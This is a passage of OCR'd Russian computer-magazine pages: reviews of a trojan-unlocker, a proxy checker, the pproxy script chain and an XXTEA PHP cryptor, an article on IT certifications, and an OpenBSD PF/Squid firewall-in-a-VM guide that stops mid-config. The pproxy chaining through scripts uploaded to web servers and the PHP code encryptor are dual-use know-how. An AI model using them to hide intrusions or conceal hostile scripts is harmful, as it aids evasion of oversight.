3. Разблокировать панель задач;
4. Открывать проводник;
5. Открывать IE на странице антивируса DrWeb CureIt (и сразу начинать скачивание);
6. Открывать командную строку;
7. Сделать все перечисленное одновременно кнопкой «Разблокировать все»;
8. Просматривать запущенные процессы и нужные убивать;
9. Обработка некоторых комбинация горячих клавиш (если клавиатура будет заблокирована трояном);
10. Разблокировка клавиатуры (два метода);
11. Встроенное меню «Выполнить» (замена командной строки);
12. Работа в трее;
13. Завершение работы *.scr файлов;
14. Исправление и восстановление файла hosts.
Использовать программу можно, к примеру, следующим образом: скидываем ее на любой CD/DVD/USB носитель, предварительно переименовав экзешник в WinUnlocker.exe, и создаем к ней же autorun.inf:

```
[AutoRun]
UseAutoPlay=1
shellexecute=WinUnlocker.exe
action=Запустить Windows unlocker
action=@WinUnlocker.exe
label=Windows unlocker
icon=WinUnlocker.exe
Shell\cmd1=Запустить Windows
unlocker
Shell\cmd1\Command = WinUnlocker.exe
```

ПРОГРАММА: DiChecker
ОС: WINDOWS 2000/2003/XP/VISTA/7
АВТОР: PROXY-BASE.ORG

Очередной чекер проксей на страницах рубрики. Итак, DiChecker — это многопоточный Socks 4/5 и HTTP Proxy-чекер, главная фишка которого заключается в выставлении таймаута для проверки. Чем меньше таймаут, тем шустрее проксик.
Возможности чекера:
• сохранение каждого типа проксей в свой файл после чека;
• удаление дубликатов из списка;
• удаление мусора из списка (по шаблонам);
• опция смены URL для чека (чек проксей под нужные ресурсы);
• автосохранение настроек (потоки и таймаут);
• удобный интерфейс.
Все остальные подробности ищи на официальном форуме создателей чекера proxy-base.org.

ПРОГРАММА: PPROXY
ОС: *NIX/WIN
АВТОР: BONS

Если перед тобой когда-либо вставала проблема поиска прокси-сервера, работающего не как демон или служба, а именно в контексте веб-сервера, то советую воспользоваться замечательным набором скриптов под названием pproxy.
Итак, pproxy состоит из двух частей: на удаленный сервер заливается первая часть, написанная на PHP (pproxy.php), а на локалхосте запускается вторая часть проксика, реализованная на Perl (plocal.pl), которая и будет прослушивать порт как HTTP-прокси.
Использовать прокси достаточно просто. Допустим, что pproxy.php находится по адресу http://site.com/proxy/pproxy.php, тогда локальный скрипт будет запускаться следующим образом (по умолчанию открывается порт 8008):

```
perl plocal.pl -px http://site.com/
proxy/pproxy.php
```

Построить цепочку из проксей можно так: имеются два веб-сервера с двумя скриптами pproxy.php (http://site1.com/proxy/pproxy.php и http://site2.com/proxy/pproxy.php), тогда локальный скрипт запускается два раза со следующими параметрами:

```
perl plocal.pl -px http://site1.com/
proxy/pproxy.php
perl plocal.pl -px http://site2.
com/proxy/pproxy.php -tpx http://
localhost:8008 -bp 8009
```

Далее браузер настраивается на 8009 порт и трафик идет по цепочке localhost → site1.com → site2.com → target.
Также возможно использование скриптов через Tor.
Привожу пример с Tor+Privoxy (по умолчанию порт 8118):

```
perl plocal.pl -px http://site.
com/proxy/pproxy.php -tpx http://
localhost:8118
```

Еще одна фича заключается в том, что проксик можно запаролить, установив свой пассворд в pproxy.php:

```
$secret = 'pproxypass';
```


и запустив plocal.pl так:

```
perl plocal.pl -px http://site.com/
proxy/pproxy.php -pwd pproxypass
```

В комплекте с pproxy также идет и альтернативный клиент, написанный на Delphi/Pascal с открытым исходным кодом.

ПРОГРАММА: XXTEA CRYPTOR
ОС: *NIX/WIN
АВТОР: OZA

XXtea Cryptor — это криптор php-скриптов, который может зашифровать любой php-скрипт алгоритмом xxtea, а затем base64.
XXtea — это расширение шифроалгоритма XTEA, которое было опубликовано в 1998 году Дэвидом Вилером. Отличительной особенностью алгоритма является возможность шифровки блоков любого кратного 64 битам размера, в то время как другие алгоритмы данного семейства используют блоки фиксированного размера, равного двум или четырем 32-битным числам (подробности ищи на Википедии http://ru.wikipedia.org/wiki/XXTEA).
Для использования скрипта просто выбери криптуемый файл, имя нового файла и ключ шифрования в соответствующих окнах.



Мария «Mifrill» Нефедова maria.nefedova@glc.ru

СЕРТИФИКАЦИЯ ТВОИХ НАВЫКОВ

ГДЕ, КАК И ЗАЧЕМ ПОЛУЧАТЬ ВСЕ ЭТИ БУМАЖКИ

ЗАЧЕМ ЭТО НУЖНО

Пожалуй, эту статью стоит начать именно с вопроса «а на фига мне это надо?». Сертификация — дело сугубо добровольное, а все мы, как известно, ленивы... В итоге, как показывает практика, многие недооценивают пользу сертификатов, или вообще о ней не задумываются, полагая, что им хватит диплома о высшем образовании и\или хорошего послужного списка, то есть резюме.
На деле это не совсем так, ведь если ты окончил тракторный институт, это еще не значит, что ты можешь управлять трактором. Плюс ситуации в жизни бывают разные, так в IT-шной среде весьма велик процент гениальных самоучек, у которых зачастую вообще нет дипломов о высшем образовании, или диплом есть, но совсем не профильный. И, конечно, не стоит забывать об обратной стороне этой медали: множество людей с высшим IT-образованием едва могут переставить «Винду», и работодатели прекрасно осведомлены об этом печальном факте.
Итак, зачем вообще нужна сертификация? Давай начнем с наиболее сложного примера: допустим, у тебя уже имеется диплом о высшем образовании, равно как и неплохое резюме. Как это ни удивительно, в такой ситуации будет ошибочно полагать, что никакие сертификаты тебе не нужны. Совершенно непринципиально, собираешься ли ты устраиваться на работу, или уже имеешь теплое местечко в хорошей компании, где и планируешь подниматься по карьерной лестнице семимильными шагами. В обоих случаях стоит помнить о том, что специалисты по работе с персоналом и начальство смотрят в первую очередь на твой опыт и на конкретные знания и умения. Наличие же одного или нескольких взаимодополняющих сертификатов дает тебе дополнительные очки в их глазах, а также преимущество перед другими соискателями — ты не просто «умеешь», ты подтвержденный и проверенный специалист (да-да, порой сертификат может являться неплохой заменой опыту работы, особенно для начинающего специалиста).
Практически аналогично дело обстоит и в случае с уже имеющейся должностью — у спеца с международными сертификатами куда больше шансов возглавить новый проект, принять участие в перспективном исследовании, или просто получить прибавку к зарплате.
Чтобы у тебя не создалось неверного впечатления, замечу, что сертификат, конечно, не палочка-выручалочка, которая распахнет перед тобой все двери. Это лишь документ, подтверждающий твои профессиональные знания в определенных областях IT — и «в определенных областях» здесь ключевая фраза. Это немаловажный нюанс — нужно чувствовать грань разумного и понимать, что подход «а вот какой я крутой, у меня есть 15 разных бумажек!» — неверен в корне. Не стоит переводить качество сертификатов в количество. К человеку с пачкой сертификатов везде отнесутся с одинаковой настороженностью, одни решат, что ты распыляешься, другие могут даже задуматься о подлинности этого множества документов. Словом, сертифицироваться тоже нужно с умом, но об этом речь пойдет ниже.
Во многих случаях сертификация является не только подтверждением твоих знаний, но и способом повышения квалификации, что опять-таки совсем не лишнее даже для самых скиллованых профессионалов.
«Стоять на месте» и никак не совершенствоваться, особенно в такой области как IT — верный способ карьерного самоубийства. Многие компании-гиганты, имеющие свои программы по сертификации специалистов (Oracle, Microsoft, Cisco и т.д.), отмечают, что в ходе подготовки к тестированию, большинство участников этих программ получают новые знания и приобретают полезный опыт. К слову, на Западе найти высокооплачиваемую работу в крупной IT-компании, если ты не сертифицированный специалист, практически невозможно.
В общем, как ни крути, плюсы от получения заветной бумажки налицо. Каковы минусы — спросишь ты? Минусы есть, но они не слишком страшны — во-первых, сертификация стоит денег, и порядок сумм варьируется от несколько

C|E|H
Certified Ethical Hacker

Certified Ethical Hacker

THIS IS TO ACKNOWLEDGE THAT

Johnathan Buice

bearing the membership ID ECC920662

HAS SUCCESSFULLY COMPLETED ALL REQUIREMENTS AND CRITERIA FOR SAID CERTIFICATION THROUGH EXAMINATION ADMINISTERED BY EC-COUNCIL

EC-Council

Jay Bavisi, President

May 29, 2007

Date

сотен, до нескольких тысяч мертвых американских президентов (учти, если ты завалишь тест на сертификат, деньги тебе не вернут). Во-вторых, сертификаты имеют свойство устаревать, все же IT-среда стремительно развивается и меняется, так что сертификат 5-7 летней давности не самый лучший аргумент в пользу твоих знаний. В-третьих, к сертификации действительно нужно готовиться :).
В остальном, думаю, ты уже уловил мысль и смекнул, что если сертификация — полезный и выгодный козырь даже для крутых профи, то уж простым смертным от нее и вовсе случается обширный profit. В определенных условиях сертификаты могут фактически заменить тебе диплом, а не дополнить его.
Но, разумеется, обо всем этом стоит задумываться только в том случае, если ты ищешь в хорошооплачиваемую, интересную работу, с возможностью карьерного роста.

А ГДЕ?

Первое, что стоит уяснить, это какие бывают сертификаты: они делятся на обязательные, и необязательные. Первые требуются там, где приходится работать с оборудованием несущим повышенную опасность для жизнедеятельности человека. Такие бумажки к нашей сегодняшней теме определенно не относятся, поэтому не будем на них задерживаться и перейдем к необязательным сертификатам.
Спектр необязательных сертификатов так широк и разнообразен, что неподготовленного человека он может повергнуть в некоторый шок. Однако все совсем не так страшно, как кажется.
Наиболее распространенная и вызывающая доверие система сертификации на сегодня, это так называемая международная IT-сертификация — получение «корочек» от самой компании-вендора того или иного продукта. То есть, лидерами в этом области на протяжении уже многих лет являются сами компании-гиганты рынка — топовые производители ПО, железа и так далее (Microsoft, Red hat, HP, Cisco, Oracle и иже с ними).

РЕКЛАМНЫЕ БУКЛЕТЫ ОТ MS.

СЕРТИФИКАТ ЛИНУКСОЙДА - LPIC LEVEL 2

Уже чувствуешь, что становится понятнее? Да, ты догадываешься совершенно верно — сертифицироваться стоит именно в той в той области, на которой ты сосредоточен, у конкретного вендора. Грубо говоря, если ты виндузятник — тебе в одну сторону, если линуксоид — в другую, а если дизайнер, так и вообще в третью.
Не жди, что найдется возможность получить сертификат некоего «универсального специалиста», ни одна серьезная компания ничего подобного не предоставит, а вот узкоспециализированные штуки вроде Sun Certified Developer For Java Web Services — это, пожалуйста.
Также замечу, что онлайновые сертификаты всех мастей, которых сейчас существует безумное количество, в большинстве своем совершенно бесполезны, поэтому тратить время и деньги на эту глупость нецелесообразно.
Относительно же крупных IT-шных вендоров стоит сказать и еще кое-что. Почти любой сертификат от такой компании несет с собой и маленькие, но приятные бонусы. Наиболее распространенные плюшки, это льготные цены на продукцию компании (а иногда даже бесплатные дистрибутивы или железки), доступ к закрытым разделам для «тру спецов», возможность использовать лого компании-вендора на визитках и бланках, именные значки с твоим «званием», фирменные магнитики, ручки и другая чепуха.
Конечно, перечислять все возможные направления IT-шной деятельности, с их многочисленными нюансами и ответвлениями, мы не станем — нельзя объять необъятное. Вместо этого представляем тебе краткую сводку по топовым программам сертификации на сегодняшний день.

MICROSOFT

«Мелкомягкие» везде и всюду, так что с ними нужно считаться. Их сертификаты, во всяком случае, базовые, сравнительно недороги (пара сотен долларов) и котируются на рынке труда, являясь довольно весомой бумагой.
Система сертификации в MS делится на следующие уровни:
- **специалисты по технологии:** программы сертификации, подтверждающие навыки ИТ профессионалов во внедрении, построении, устранении неполадок, и отладки конкретной технологии Microsoft;
- **профессионалы:** программы сертификации, подтверждающие наличие специфичных для определенной должности навыков, выходящих за рамки знания технологии;
- **мастера:** сертификация уровня «Мастер» подтверждает наличие у специалиста глубоких технических знаний конкретного продукта Microsoft;
- **архитекторы:** программа Сертифицированный Архитектор помогает компаниям выявить опытных ИТ архитекторов, прошедших строгую процедуру отбора, проводимую наблюдательным советом.

Существуют также отдельные сертификаты для преподавателей.
Каждая ветка сертификации позволяет выбрать определенную специализацию, от аса по части Office 2007 до мастера Microsoft SQL Server 2008 и так далее.
С полным описанием программ сертификации, списками самих сертификатов и другой полезной инфой можно ознакомиться по адресу www.microsoft.com/Rus/Learning/MCP/Default.mspx

RED HAT

Линуксоиды по части сертификатов тоже не обижены, и Red Hat, пожалуй, является лидером в этой области. Программа сертификации от «Красных шапок» доступна в более чем 40 странах мира, включая Россию. Эти ребята с радостью проверят твои скиллы в области Red Hat Enterprise Linux, Red Hat Linux и Fedora Core, а потом выдадут соответствующую бумагу. В Red Hat можно стать обладателем следующих «титулов»:
- **Red Hat Certified Technician (RHCT);**
- **Red Hat Certified Engineer (RHCE);**
- **Red Hat Certificates of Expertise;**
- **Red Hat Certified Security Specialist (RHCSS);**
- **Red Hat Certified Datacenter Specialist (RHCDS);**
- **Red Hat Certified Architect (RHCA).**

Замечу, что сертификаты Red Hat хороши всем, кроме цены — зачастую счет здесь идет на приснопамятные тысячи долларов, это своего рода расплата за престижность бумажки и именитость Red Hat. Впрочем, высокими расценками, конечно, грешат не только «Красные шапки».
За подробностями относительно программ сертификации от Red Hat сюда: www.europe.redhat.com/training

НАГЛЯДНАЯ ИНФОГРАФИКА ОТ «МЕЛГОМЯГКИХ». СТРУКТУРА ПРОГРАММ СЕРТИФИКАЦИИ MICROSOFT.

LINUX PROFESSIONAL INSTITUTE (LPI)

Еще одно удобство для линуксоидов — некоммерческая международная общественная организация Linux Professional Institute (LPI). Эти ребята сертифицируют системных администраторов GNU/Linux и GNU/Linux-программистов, без привязки к какому-либо конкретному дистрибу, что без сомнения является большим плюсом.
Градация программы выглядит следующим образом. Два уровня базовых курсов:
LPIC Level 1
Для получения нужно сдать экзамены:
- **101: General Linux I;**
- **102: General Linux II.**

LPIC Level 2
Для получения нужно сдать экзамены:
- **201: Advanced Administration;**
- **202: Linux Optimization.**

И третий, продвинутый уровень:
LPIC Level 3
Для получения нужно сдать экзамены:
- **321: Windows Integration;**
- **322: Internet Server;**
- **323: Database Server;**
- **324: Security, Firewalls, Encryption;**
- **325: Kernel Internals & Device drivers; Creating distribution packages;**
- **32x:** Дополнительные экзамены по выбору.

Все детали описаны на официальном сайте организации: www.lpi.org.

CISCO

Год за годом Cisco Systems поставляет на мировой рынок почти 80% маршрутизаторов, что делает их одним из крупнейших игроков на рынке сетевого оборудования. Также за Cisco уже давно закрепилось звание одного из

КУСОЧЕК ЛАБОРАТОРИИ КОМПАНИИ CISCO.


лидеров в области сетевых технологий, а их программа сертификации обширна и проверена временем. Как не трудно догадаться, в Cisco выдают «грамоты» сетевым специалистам всех мастей.
Как в Microsoft и ряде других компаний, здесь существует несколько уровней сертификации: Entry, Associate, Professional, Expert, а также отдельная сертификация Specialist. Наиболее престижным и дорогим среди них является сертификат CCIE (Expert).
Далее идет деление по семи направлениям: Routing & Switching, Design, Network Security, Service Provider, Storage Networking, Voice, и Wireless.
Сертификации от Cisco отличает редкая степень зубодробильности, так что без серьезной подготовки (то есть, скорее всего — курсов) пройти их вряд ли получится. В итоге, драгоценная бумага может обойтись тебе в пару тысяч вечнозеленых денег.
В дальнейшие хитросплетения и нюансы можно вникнуть здесь: www.cisco.com/web/go/certifications

COMPTIA (Computing Technology Industry Association)

Приятным исключением из нашего небольшого списка являются программы сертификации от CompTIA. Дело в том, что в отличие от полка вендоров, это независимые ребята с 28-летней историей и мировым именем.
Сертифицирует CompTIA по следующим направлениям:

- **CompTIA A+ (сертификат общего характера, для начинающих IT-спецов);**
- **CompTIA Network+;**
- **CompTIA Security+;**
- **CompTIA Server+;**
- **CompTIA Linux+;**
- **CompTIA PDI+;**
- **CompTIA RFID+;**
- **CompTIA Convergence+;**
- **CompTIA CTT+;**
- **CompTIA CDIA+;**
- **CompTIA Project+.**

Интересно и то, что здесь позаботились не только о хардкорных гиках — в активе компании также имеются сертификат IT Fundamentals, подтверждающий базовые знания компьютерных премудростей, сертификат для людей, работающих в области IT продаж — IT for Sales, и даже сертификат Green IT, который жизненно необходим каждому гринписовцу.
Официальный сайт: www.comptia.org



ORACLE

Совсем недавно Oracle приобрел компанию Sun Microsystems, так что здесь теперь предоставляют целый ворох сертификатов — к собственным программам Oracle добавились, как минимум, сертификаты для Java специалистов.
Сертификация же «Оракла» делится на следующие уровни: Certified Associate, Certified Professional, Certified Master, Special Accreditation, Certified Expert Program и Certified Specialist.
Перечислять все «звания», которые можно получить, а также области, в которых выдаются сертификаты, не будем — слишком объемно, вместо этого лучше держи неудобную ссылку на официальные данные: www.education.oracle.com/pls/web_prod-plq-dad/db_pages.getpage?page_id=39

1С

Отечественный 1С попал в этот список вовсе не по ошибке. Все же, мы живем в России и далеко не каждый IT-шник непременно стремится найти работу за рубежом. А у нас, как это ни странно, 1С используется повсеместно, и спецы в этой области, вполне предсказуемо, востребованы. Ну и, разнообразия ради, этому списку не помешает хотя бы один российский вендор :).
Сертификат «1С:Профессионал» будет являться официальным подтверждением того, что его владелец может эффективно использовать в своей работе весь спектр возможностей «1С:Бухгалтерия».
Сертификация на данный момент проводится по системам «1С:Предприятие 8» и «1С:Предприятие 7.7».
Официальная информация: www.1c.ru/prof/prof.htm

ОФИЦИАЛЬНЫЙ САЙТ EC-COUNCIL. ЭТИЧНЫЕ ХАКЕРЫ СУРОВЫ, ДАЖЕ ЕСЛИ ОНИ ДЕВУШКИ.

ADOBE

Выше я уже упомянула дизайнеров, так что этот пункт как раз для них и их коллег, если они нас читают.
Adobe Systems Incorporated, само собой, не могла остаться в стороне, когда другие крупные производители ПО один за другим открывали программы сертификации.
В Adobe можно получить три сертификата: Adobe Certified Expert (ACE), Adobe Certified Associate (ACA) и Adobe Certified Instructor (ACI).
ACE — это эксперт в области какого-то одного или нескольких продуктов Adobe, ACA — оценивает способности кандидатов в создании, управлении и интеграции обычных и мультимедиа данных при использовании приложений Adobe, ну а ACI, понятное дело, сертификат для инструкторов и учителей.
Официальный сайт: www.adobe.com/support/certification

А КАК?

Теперь, когда ты имеешь общее представление о лучших программах сертификации, существующих на рынке, пришло время поговорить о том, как же стать гордым обладателем вышеописанных или других сертификатов.
Как ты понимаешь, 99% вендоров, это компании западные и держать в России филиал, занимающийся сертификацией, подготовкой к ней и так далее, им, зачастую, неинтересно, невыгодно или не нужно. Однако отчаиваться и пугаться не стоит, у нас, тем не менее, имеется целый ряд мест, где можно пройти подготовку и сдать сами экзамены — авторизованные курсы и сертификацию все-таки никто не отменял.
В вопросе поиска учебного центра или провайдера сертификационных услуг следует быть предельно осторожным и бдительным — в последнее время в сети процветают десятки сомнительных ресурсов, которые с радостью попытаются всучить тебе свой, «неимоверно крутой» сертификат, с которым можно разве что сходить в туалет, или умело

СЕРТИФИКАТ СПЕЦА ПО EXCEL 2000

ПРЕДСТАВИТЕЛЬ COMPTIA ТЕРРИ ЭРДЛЕ РАССКАЗЫВАЕТ О НОВОЙ ПРОГРАММЕ СЕРТИФИКАЦИИ

прикинуться официальными партнерами известных компаний.
В свою очередь наиболее проверенными и зарекомендовавшими себя местами для прохождения сертификации и повышения квалификации у нас являются:

• Центр компьютерного обучения «Специалист» при МГТУ им. Н.Э. Баумана: www.specialist.ru;
• МГУ, при котором имеется «Учебный центр ВМК МГУ & Softline Academy»: www.it-university.ru.

Не стоит забывать и провайдеров сертификации мирового уровня, имеющих филиалы в разных странах, включая Россию. Например, Thomson Prometric: www.prometric.com и VUE: www.vue.com.
Что касается подготовки к экзаменам, то каждый отдельный сертификат, в каждой области требует очень индивидуального подхода, поэтому советы общего характера здесь вряд ли будут уместны. Сказать точно можно лишь одно — придется заниматься, готовиться, тратить на это время, деньги, штудировать литературу, и возможно, посещать курсы. Одним словом, «студенческие годы strike back», по полной программе.

Вся подробная информация, касающаяся подготовки к тестам (в основном сертификационные экзамены выполнены именно в виде тестов), их содержания и других важных мелочей, как правило, доступна на сайте самого вендора сертификата. Часто там можно встретить даже списки рекомендованной литературы.
Также помни о том, что в инете есть всевозможные симуляторы экзаменов, благодаря которым можно неплохо потренироваться перед сдачей, проверив свежеприобретенные знания.

ДРУГИЕ ИНТЕРЕСНЫЕ СЕРТИФИКАТЫ

Если ты полагаешь, что уважающему себя IT'шнику нужны лишь сертификаты в области IT, ты не прав. К примеру, в качестве приятного бонуса к резюме неплохо будет получить также языковой сертификат, подтверждающий, что ты на достойном уровне владеешь каким-либо иностранным языком.

КАПИТАН ОЧЕВИДНОСТЬ ПРОСИЛ ПЕРЕДАТЬ, ЧТО ЭТО ЛОГО COMPTIA

Если говорить об английском, то для этих целей неплохо подойдут, к примеру, IELTS: International English Language Testing System, или популярный в России TOEFL: Test of English as a Foreign Language.
По поводу первого можно почитать здесь: www.ielts.org
По поводу второго здесь: www.toefl.org
Если позволяют возможности, ярким штрихом к резюме может послужить и какой-то необычный, но уважаемый на рынке сертификат. В качестве примера хорошо подойдет сертификат общества Mensa — крупнейшей и старейшей на нашей планете организации для людей с высоким коэффициентом интеллекта. «Менса» общество некоммерческое и открытое, но членство в нем дает возможность ощутить себя самой настоящей элитой — чтобы попасть туда, нужно под пристальным наблюдением комиссии, сдать IQ тест лучше, чем 98% населения Земли. Задачка, конечно, не самая легкая, но более 100 тыс. человек с ней как-то справились :).
Сайт организации: www.mensa.org
Еще одна забавная и не совсем обычная на первый взгляд бумага — сертификат этичного хакера (Certified Ethical Hacker), придуманный International Council of E-Commerce Consultants (EC-Council). Этичные хакеры ребята, в сущности своей добрые — по заказу компаний они тестируют продукты на уязвимости, стараясь взломать их и, таким образом, найти дырки и баги.
Подробнее узнать о том, как официально стать добрым хакером можно здесь: www.eccouncil.org/certification/certified_ethical_hacker.aspx

Сергей «grinder» Яремчук grinder@ua.fm

Виртуальный защитник

Как обеспечить безопасность Windows при помощи *nix-системы, запущенной в виртуальной машине

Большинство из нас привыкло к стандартным решениям, которые не пересматриваются годами. Так защиту винды мы доверяем одному и тому же комплекту программ — файрвол, антивирус, антишпионская программа... Подобный набор есть у каждого, отличаются лишь производители. Мы же попробуем другой путь — использовать в качестве блокпоста *nix-систему, запущенную в виртуальной машине. А насколько этот подход окажется эффективным в каждом конкретном случае, решать уже тебе.


СУТЬ ИДЕИ

Встроенные виндовые средства — Windows Firewall и Internet Connection Sharing (Общий доступ к интернету) достаточно неудобны, малофункциональны и не обеспечивают должного уровня защиты. Поэтому, чтобы раздать интернет на несколько компов, с возможностью полноценного контроля всего процесса, требуется либо хардварный роутер, либо одно из софтовых решений, вроде UserGate Proxy & Firewall, NetworkShield Firewall или Kerio WinRoute Firewall. Роутер понятен в настройках, даже самые простые железки имеют минимальные функции фильтра пакетов, маршрутизации, защиты от атак и так далее. Но часто его возможности не дают развернуться на полную, и руки связаны тем, что заложено в него производителем. Более функциональные решения стоят соответственно, но и их возможностей может не хватать (например, шейпинга, учета трафика, мониторинга загрузки канала). Аналогичная ситуация и с софтовыми решениями. За хороший файрвол со всеми наворотами придется заплатить. Не стоит забывать о том, что защита работает, пока пользователь остается в домашней локальной сети, но стоит подключиться к инету через одну из многочисленных точек доступа за пределами дома, как мы оставляем компьютер с Windows Firewall, то есть практически беззащитным.

Мощности современных настольных систем вполне достаточно, чтобы установить виртуальную машину, которую и использовать в качестве файра для защиты локальной системы или шлюза для подключения других компьютеров домашней сети. Кроме того, на нем можно развернуть прокси, кэширующий DNS и прочие необходимые сервисы (например, IDS, VPN или IP-PBX). Естественно, в целях экономии ресурсов в виртуальной машине не стоит запускать десктопную ОС, вполне можно обойтись серверным дистрибутивом Linux в минимальной инсталляции, или взять одну из BSD систем. Например, OpenBSD в дефолтовой установке прекрасно работает, если ей выделить всего 32-64 Мб ОЗУ и 300 Мб места на харде, что, согласись, совсем немного, особенно учитывая возможности этой операционки.

В дальнейшем мы рассмотрим настройки PF в OpenBSD и iptables в Linux. В качестве виртуальной машины будем использовать бесплатный VirtualBox (virtualbox.org), который достаточно прост в настройках и не жаден до оперативки. Хотя при желании его можно заменить QEMU, Virtual PC или другим решением. Еще вариант:

VirtualBox — популярный и бесплатный продукт виртуализации


Создаем новую виртуальную машину

создать образ в VMware Server (ключ выдается бесплатно), который затем задействовать в VMware Player.

ВИНДОВЫЕ РАЗБОРКИ

Чтобы исключить выход хостовой ОС в интернет, в настройках реального сетевого адаптера снимаем все флажки, за исключением VirtualBox Bridged Networking Driver. В том числе нужно убрать поддержку «Протокол Интернета (TCP/IP)» и «Клиент для сетей Microsoft». В настройках виртуального сетевого интерфейса, появившегося после установки VirtualBox, в качестве шлюза по умолчанию и DNS-сервера указываем IP-адрес «внутреннего» (LAN) интерфейса гостевой ОС, запущенной в виртуальной машине (vic1 в случае OpenBSD или eth1 в Linux). Здесь также выключаем «Клиент для сетей Microsoft». При создании виртуальной машины указываем два сетевых адаптера. В одном указываем тип подключения «Сетевой мост» и выбираем в списке «Имя» реальный сетевой адаптер (например, Wi-Fi), подключенный к интернет. Тип второго указываем как «Виртуальный адаптер хоста», через него и будем подключаться к глобальной сети.
Считаем, что гостевая система уже установлена, и переходим непосредственно к настройкам.

НАСТРОЙКИ PACKET FILTER

Первым делом нужно включить форвардинг пакетов между двумя сетевыми интерфейсами:

```
# sysctl net.inet.ip.forwarding=1
```

Чтобы изменение вступало в силу после каждой перезагрузки, снимаем комментарий с соответствующей строки файла /etc/sysctl.conf.
Далее создадим простейшее правило для выхода в интернет через NAT, пишем в pf.conf:

 # vi /etc/pf.conf

```
nat on vic0 from vic1:network to any -> vic0
block in all
pass in on vic1
```

Здесь активирована трансляция адресов для сети, подключенной к интерфейсу vic1, с которого разрешен весь трафик. Все порты прикрыты. Проверяем файл на наличие ошибок и применяем правила:

```
# pfctl -nf /etc/pf.conf
# pfctl -vf /etc/pf.conf
```

В выводе консоли получим все активные правила PF, причем вместо названий интерфейсов будут указаны IP-адреса. Чтобы проверить состояние NAT, набираем:

```
# pfctl -s state
```

Теперь входим в интернет с локальной системы и сканируем внешний IP (выданный провайдером) при помощи сканера вроде nmap на наличие открытых портов. Далее развиваем созданные правила, разрешив, например, выход в интернет только по определенным портам:

 # vi /etc/pf.conf

```
tcp_srv = "{ ssh, smtp, domain, www, pop3 }"
udp_srv = "{ domain }"
block all
pass out inet proto tcp to any port $tcp_srv
pass out inet proto udp to any port $udp_srv
```

Вместо названий сервисов из /etc/services в правиле можно указать номера портов, здесь кому как удобнее. Просмотреть статистику при помощи pfctl достаточно просто:

```
# pfctl -s info
```

Для более наглядного мониторинга можно использовать утилиты вроде ntop или pftop. Для этого через переменную окружения PKG_PATH указываем FTP-зеркало (www.openbsd.org/ftp.html), с которого будем ставить прекомпилированные пакеты:

```
# export PKG_PATH=ftp://ftp.openbsd.org/pub/
OpenBSD/4.6/packages/i386
```

И выполняем установку:

```
# pkg_add pftop
# pkg_add ntop
```

ДОПОЛНЯЕМ СХЕМУ

Уменьшить количество входящего трафика, сократить время загрузки страниц и порезать баннеры поможет кэширующий прокси-сервер Squid.

warning

Менеджер виртуальных носителей VirtualBox может не принять установочный ISO образ OpenBSD (install46.iso), в этом случае придется записать его на болванку и ставить, используя реальный привод.

links

- Сайт VirtualBox — www.virtualbox.org
- Список FTP зеркал OpenBSD — www.openbsd.org/ftp.html
- Сайт Dnsmasq — thekelleys.org.uk/dnsmasq

OpenBSD — легкая и безопасная ОС, отлично подходит для наших задач

Ставим опенка

```
# pkg_add squid-2.7.STABLE6.tgz
```

Открываем конфигурационный файл /etc/squid/squid.conf и разрешаем подключения:

 # vi /etc/squid/squid.conf
```
http_port 3128
### В случае прозрачного проксирования директива примет вид:
# http_port 127.0.0.1:3128 transparent
### Указываем диапазон IP внутренней сети
acl lan_net src 192.168.1.0/24
### Разрешаем выход в интернет из сети 192.168.1.0/24
http_access allow lan_net
### Размер кэша указываем с учетом объема ОЗУ, выделенного VM
cache_mem 32 MB
maximum_object_size 10240 KB
cache_dir ufs /var/squid/cache 5000 16 256
```

Создаем каталог для кэша и запускаем кэширующий проксик:

```
# squid -z
# squid
```

Теперь можно проверить, слушается ли нужный порт:

```
# netstat -ant | grep 3128
```

Перестраиваем браузеры на подключение через порт 3128 интерфейса vnec1 и пробуем обратиться к внешнему веб-сайту. Как вариант, можно настроить прозрачное проксирование, чтобы пользователи, пытающиеся подключиться к 80 и 8080 портам внешних web-серверов, автоматически перенаправлялись на локальный порт, на котором работает Squid:

 # vi /etc/pf.conf
```
table <clients> { 192.168.1.2, 192.168.1.5 }
table <nocache> { 192.168.1.0/24 }
